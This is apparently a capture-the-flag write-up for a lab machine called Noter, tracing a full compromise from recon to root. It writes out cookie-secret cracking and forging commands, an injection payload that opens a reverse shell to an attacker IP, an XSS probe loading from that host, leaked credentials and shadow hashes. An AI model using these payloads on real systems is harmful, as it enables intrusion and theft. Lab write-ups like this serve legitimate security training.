# Path of Exploitation Foothold: use flask-unsign to crack the session cookie secret, enumerate username with ripsession and discover user blue. Sign cookie and login as admin blue. reat notes and discover ftp blue ftp password. login to ftp and download password policy.pdf. apply same rules to user ftp_admin and login to ftp as ftp_admin. download zipped backups. User: Analyze the app files and get mysql root password and discover command injection in npm app. exploit to get user. root: discover mysql crash file and use mysql password to login as mysql root user. exploit mysql with old mysql library exploit. get root.

Creds

Username	Password	Description
blue	blue@Noter!	ftp
ftp_admin	ftp_admin@Noter!	ftp
root	Nildogg36	mysql db=app

Nmap


Port	Service	Description
21	ftp	vsftpd 3.0.3
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
5000	http	Werkzeug httpd 2.0.2 (Python 3.8.10)
45405	?	?

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Tue Jul 26 19:48:58 2022 as: nmap -sC -sV -oA nmap/Full -p- 10.10.11.160
Nmap scan report for 10.10.11.160
Host is up (0.062s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c6:53:c6:2a:e9:28:90:50:4d:0c:8d:64:88:e0:08:4d (RSA)
|   256 5f:12:58:5f:49:7d:f3:6c:bd:9b:25:49:ba:09:cc:43 (ECDSA)
|_  256 f1:6b:00:16:f7:88:ab:00:ce:96:af:a6:7e:b5:a8:39 (ED25519)
5000/tcp  open  http    Werkzeug httpd 2.0.2 (Python 3.8.10)
|_http-title: Noter
|_http-server-header: Werkzeug/2.0.2 Python/3.8.10
45405/tcp open  unknown
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jul 26 19:52:28 2022 -- 1 IP address (1 host up) scanned in 210.15 seconds
```

Web Enumeration



Welcome To Noter

Do you forget stuff quickly? Do you want to keep your work organized and clean? We got your back!

"Noter"

the best Note taking application on the Internet.

Feroxbuster

```
200      GET       63l      128w     1972c http://10.10.11.160:5000/
200      GET       67l      106w     1963c http://10.10.11.160:5000/login
200      GET       95l      152w     2642c http://10.10.11.160:5000/register
302      GET        4l       24w      218c http://10.10.11.160:5000/logout => http://10.10.11.160:5000/login
302      GET        4l       24w      218c http://10.10.11.160:5000/dashboard => http://10.10.11.160:5000/login
302      GET        4l       24w      218c http://10.10.11.160:5000/notes => http://10.10.11.160:5000/login
302      GET        4l       24w      218c http://10.10.11.160:5000/VIP => http://10.10.11.160:5000/login
```


```
(.venv) kali@kali:~$ flask-unsign --wordlist /usr/share/wordlists/rockyou.txt --unsign --cookie $(cat auth.txt) --no-literal-eval
[*] Session decodes to: {'logged_in': True, 'username': 'SuperDuper'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 17408 attempts
b'secret123'
```

enumerate usernames

```
(.venv) kali@kali:~/ripsession$ deno/deno run --allow-run --allow-read index.ts -u http://$IP:5000/notes -c "{'logged_in': True, 'username': 'changeMe'}" -s 'secret123' -f 'Redirecting...' -w
/usr/share/seclists/Usernames/cirt-default-usernames.txt
Found blue
```

make the cookie and sign in

```
(.venv) kali@kali:~$ flask-unsign --sign --cookie "{'logged_in': True, 'username': 'blue'}" --secret 'secret123'
eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoiYmx1ZSJ9.YuCoiA.jITwKmlHnc0KVoe0Lmw1U57Tqp4
```



Notes

Noter Premium Membership

Before the weekend

{ 7*7 }

dfdf


dfadfasdf

<script src=http://10.10.14.178/title></script>

{{7*7}} ${7*7} <%= 7*7 %> ${{7*7}} #{7*7}

{{ '4'*4 }} "';:<>?,./!!@#$%^&*()_+=-`~

<b>hello</b>



Noter Premium Membership


Written by ftp_admin on Mon Dec 20 01:52:32 2021

Hello, Thank you for choosing our premium service. Now you are capable of doing many more things with our application. All the information you are going to need are on the Email we sent you. By the way, now you can access our FTP service as well. Your username is 'blue' and the password is 'blue@Noter!'.
Make sure to remember them and delete this.
(Additional information are included in the attachments we sent along the Email)

We all hope you enjoy our service. Thanks!

ftp_admin

blue:blue@Noter! ⇒ 00 - Loot > Creds
ftp_admin:ftp_admin@Noter! ⇒ 00 - Loot > Creds



Before the weekend

Written by blue on Wed Dec 22 05:43:46 2021

* Delete the password note
* Ask the admin team to change the password

log into ftp with blue and ftpadmin to get files and find 2 different apps. app1 contains passwords

```
# Config MySQL
app.config['MYSQL_HOST'] = 'localhost'
app.config['MYSQL_USER'] = 'root'
app.config['MYSQL_PASSWORD'] = 'Nildogg36'
app.config['MYSQL_DB'] = 'app'
app.config['MYSQL_CURSORCLASS'] = 'DictCursor'
```

app 2 contains more functions.
this is the one running.

code review app.py

```
# Export remote
@app.route('/export_note_remote', methods=['POST'])
@is_logged_in
def export_note_remote():
    if check_VIP(session['username']):
        try:
            url = request.form['url']

            status, error = parse_url(url)

            if (status is True) and (error is None):
                try:
                    r = pyrequest.get(url,allow_redirects=True)
                    rand_int = random.randint(1,10000)
                    command = f"node misc/md-to-pdf.js  $'{r.text.strip()}' {rand_int}"
                    subprocess.run(command, shell=True, executable="/bin/bash")

                    if os.path.isfile(attachment_dir + f'{str(rand_int)}.pdf'):

                        return send_file(attachment_dir + f'{str(rand_int)}.pdf', as_attachment=True)

                    else:
                        return render_template('export_note.html', error="Error occured while exporting the !")

                except Exception as e:
                    return render_template('export_note.html', error="Error occured!")


            else:
                return render_template('export_note.html', error=f"Error occured while exporting ! ({error})")

        except Exception as e:
            return render_template('export_note.html', error=f"Error occured while exporting ! ({e})")

    else:
        abort(403)
```

the important part is

```
...[snip]...
command = f"node misc/md-to-pdf.js  $'{r.text.strip()}' {rand_int}"
subprocess.run(command, shell=True, executable="/bin/bash")
...[snip]
```

so obviously the subprocess.run is the part that runs the command so, to explain basically the command takes whats in the .md file and all you have to do is escape it to get code execution

exploit

```
curl 'http://10.10.11.160:5000/export_note_remote' -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Content-Type: application/x-www-form-urlencoded' -H 'Origin: http://10.10.11.160:5000' -H 'Connection: keep-alive' -H 'Referer: http://10.10.11.160:5000/export_note' -H 'Cookie: session=eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoiYmx1ZSJ9.YuCoiA.jITwKmlHnc0KVoe0Lmw1U57Tqp4' -H 'Upgrade-Insecure-Requests: 1' --data-raw 'url=http%3A%2F%2F10.10.14.178%2Fpoc.md'
```

poc.md

```
kali@kali:~/www$ cat test.md
'$(bash -i >& /dev/tcp/10.10.14.178/9001 0>&1)#'
```

user.txt

```
svc@noter:~$ cat user.txt
60f4c83823bd6baa95551e1e96fc9e81
```

enumeration

```
svc@noter:/opt$ cat backup.sh
#!/bin/bash
zip -r `echo /home/svc/ftp/admin/app_backup_$(date +%s).zip` /home/svc/app/web/* -x /home/svc/app/web/misc/node_modules/**\*




svc@noter:/dev/shm$ find / -group svc 2>/dev/null | grep -v "/dev/shm\|/proc\|/.pm2\|/.cache\|/.config\|/.npm\|.local"
/home/svc
/home/svc/user.txt
/home/svc/.bashrc
/home/svc/.profile
/var/crash/_usr_bin_node.1001.crash





╔══════════╣ Writable log files (logrotten) (limit 100)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#logrotate-exploitation
logrotate 3.14.0

    Default mail command:       /usr/bin/mail
    Default compress command:   /bin/gzip
    Default uncompress command: /bin/gunzip
    Default compress extension: .gz
    Default state file path:    /var/lib/logrotate/status
    ACL support:                yes
    SELinux support:            yes
Writable: /home/svc/.pm2/logs/app-error.log
Writable: /home/svc/.pm2/logs/app-out.log
Writable: /home/svc/.pm2/pm2.log
Writable: /dev/shm/lin.log
```

```
svc@noter:~$ grep -iR backup.sh / 2>/dev/null
/sbin/deluser:    # if --backup-to is specified, --backup should be set too
/sbin/delgroup:    # if --backup-to is specified, --backup should be set too
/var/lib/apt/lists/lk.archive.ubuntu.com_ubuntu_dists_focal-security_universe_i18n_Translation-en: This package provides the backup, restore, backup.sh, and dump-remind
/var/lib/apt/lists/lk.archive.ubuntu.com_ubuntu_dists_focal-security_universe_cnf_Commands-amd64:commands: backup.sh,dump-remind,tar-backup,tar-restore
/var/lib/apt/lists/lk.archive.ubuntu.com_ubuntu_dists_focal-updates_universe_i18n_Translation-en: This package provides the backup, restore, backup.sh, and dump-remind
/var/lib/apt/lists/lk.archive.ubuntu.com_ubuntu_dists_focal-updates_universe_cnf_Commands-amd64:commands: backup.sh,dump-remind,tar-backup,tar-restore
/var/lib/apt/lists/lk.archive.ubuntu.com_ubuntu_dists_focal_universe_i18n_Translation-en: This package provides the backup, restore, backup.sh, and dump-remind
/var/lib/apt/lists/lk.archive.ubuntu.com_ubuntu_dists_focal_universe_cnf_Commands-amd64:commands: kpa-backup.sh,kphotoalbum,open-raw.pl
/var/lib/apt/lists/lk.archive.ubuntu.com_ubuntu_dists_focal_universe_cnf_Commands-amd64:commands: backup.sh,dump-remind,tar-backup,tar-restore
Binary file /var/lib/command-not-found/commands.db matches






    The following exploits are applicable to this kernel version and should be investigated as well
    - Kernel ia32syscall Emulation Privilege Escalation || http://www.exploit-db.com/exploits/15023 || Language=c
    - Sendpage Local Privilege Escalation || http://www.exploit-db.com/exploits/19933 || Language=ruby**
    - CAP_SYS_ADMIN to Root Exploit 2 (32 and 64-bit) || http://www.exploit-db.com/exploits/15944 || Language=c
    - CAP_SYS_ADMIN to root Exploit || http://www.exploit-db.com/exploits/15916 || Language=c
    - MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || http://www.exploit-db.com/exploits/1518 || Language=c
    - open-time Capability file_ns_capable() Privilege Escalation || http://www.exploit-db.com/exploits/25450 || Language=c
    - open-time Capability file_ns_capable() - Privilege Escalation Vulnerability || http://www.exploit-db.com/exploits/25307 || Language=c



[+] World Writable Files
    -rw-rw-rw- 1 root root 0 Jul 28 21:03 /sys/kernel/security/apparmor/.remove
    -rw-rw-rw- 1 root root 0 Jul 28 21:03 /sys/kernel/security/apparmor/.replace
    -rw-rw-rw- 1 root root 0 Jul 28 21:03 /sys/kernel/security/apparmor/.load
    -rw-rw-rw- 1 root root 0 Jul 28 21:03 /sys/kernel/security/apparmor/attr/exec
    -rw-rw-rw- 1 root root 0 Jul 28 21:03 /sys/kernel/security/apparmor/attr/current
    -rw-rw-rw- 1 root root 0 Jul 28 21:03 /sys/kernel/security/apparmor/.access
```

interseting mysql crash.log

looking at mysql exploits. since we have the mysql password and there is a crash log.. probably something there... lets try this... mysql hack via library

mysql

```
svc@noter:~$ systemctl status mysql 2>/dev/null | grep -o ".\{0,0\}user.\{0,50\}" | cut -d '=' -f2 | cut -d ' ' -f1
root
```

and indeed it works...

root

root.txt

```
root@noter:/root# cat root.txt
efafa1a9f67d8eb75384165dc7a3a387
```

id && whoami

```
root@noter:/root# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

uname -a

```
root@noter:/root# uname -a
Linux noter 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

/etc/shadow

```
root@noter:/root# cat /etc/shadow
root:$6$09RSjU3jIh/2JW1u$8jlcYzW5Oyzgh/TrlTPX5Wq2HMTA6zUooij/9j0.NIttTYp4x0h6wmq8chrcdtvNpZzHlHzwsI8GesOKI3NYn.:18991:0:99999:7:::

...[snip]...

svc:$6$gTM.AIsgDue4r5AQ$wUBfUtg7/svAcRTnsFv51KuMpeNP0cL6vqIR3608pzd0YsNNe0oxMwvY7iAGMCgMp7viiBLUwUaAZx4r6ljME/:18988:0:99999:7:::
ftp:*:18984:0:99999:7:::
mysql:!:18986:0:99999:7:::
ftp_admin:$6$gQyFQc6w7p83bBwZ$6zYRlPKPBp6GMgUI5mbojxOvyup7hqrQ5hfscnLkwvIimC6qO5a0taiju1vYQPSnzf.mO5TgCdo.5RiO9Gu7J0:19114:0:99999:7:::
blue:$6$pNud9u/1PdD8qPYi$cSe5FPCRGH5xjUiEMJ5tXSclSrWSz7gimtR2IcXiiVk0xNfSACcVgU3C4z69RnZHEQKrNO/hIiUQdVTqlxb29.:19114:0:99999:7:::
```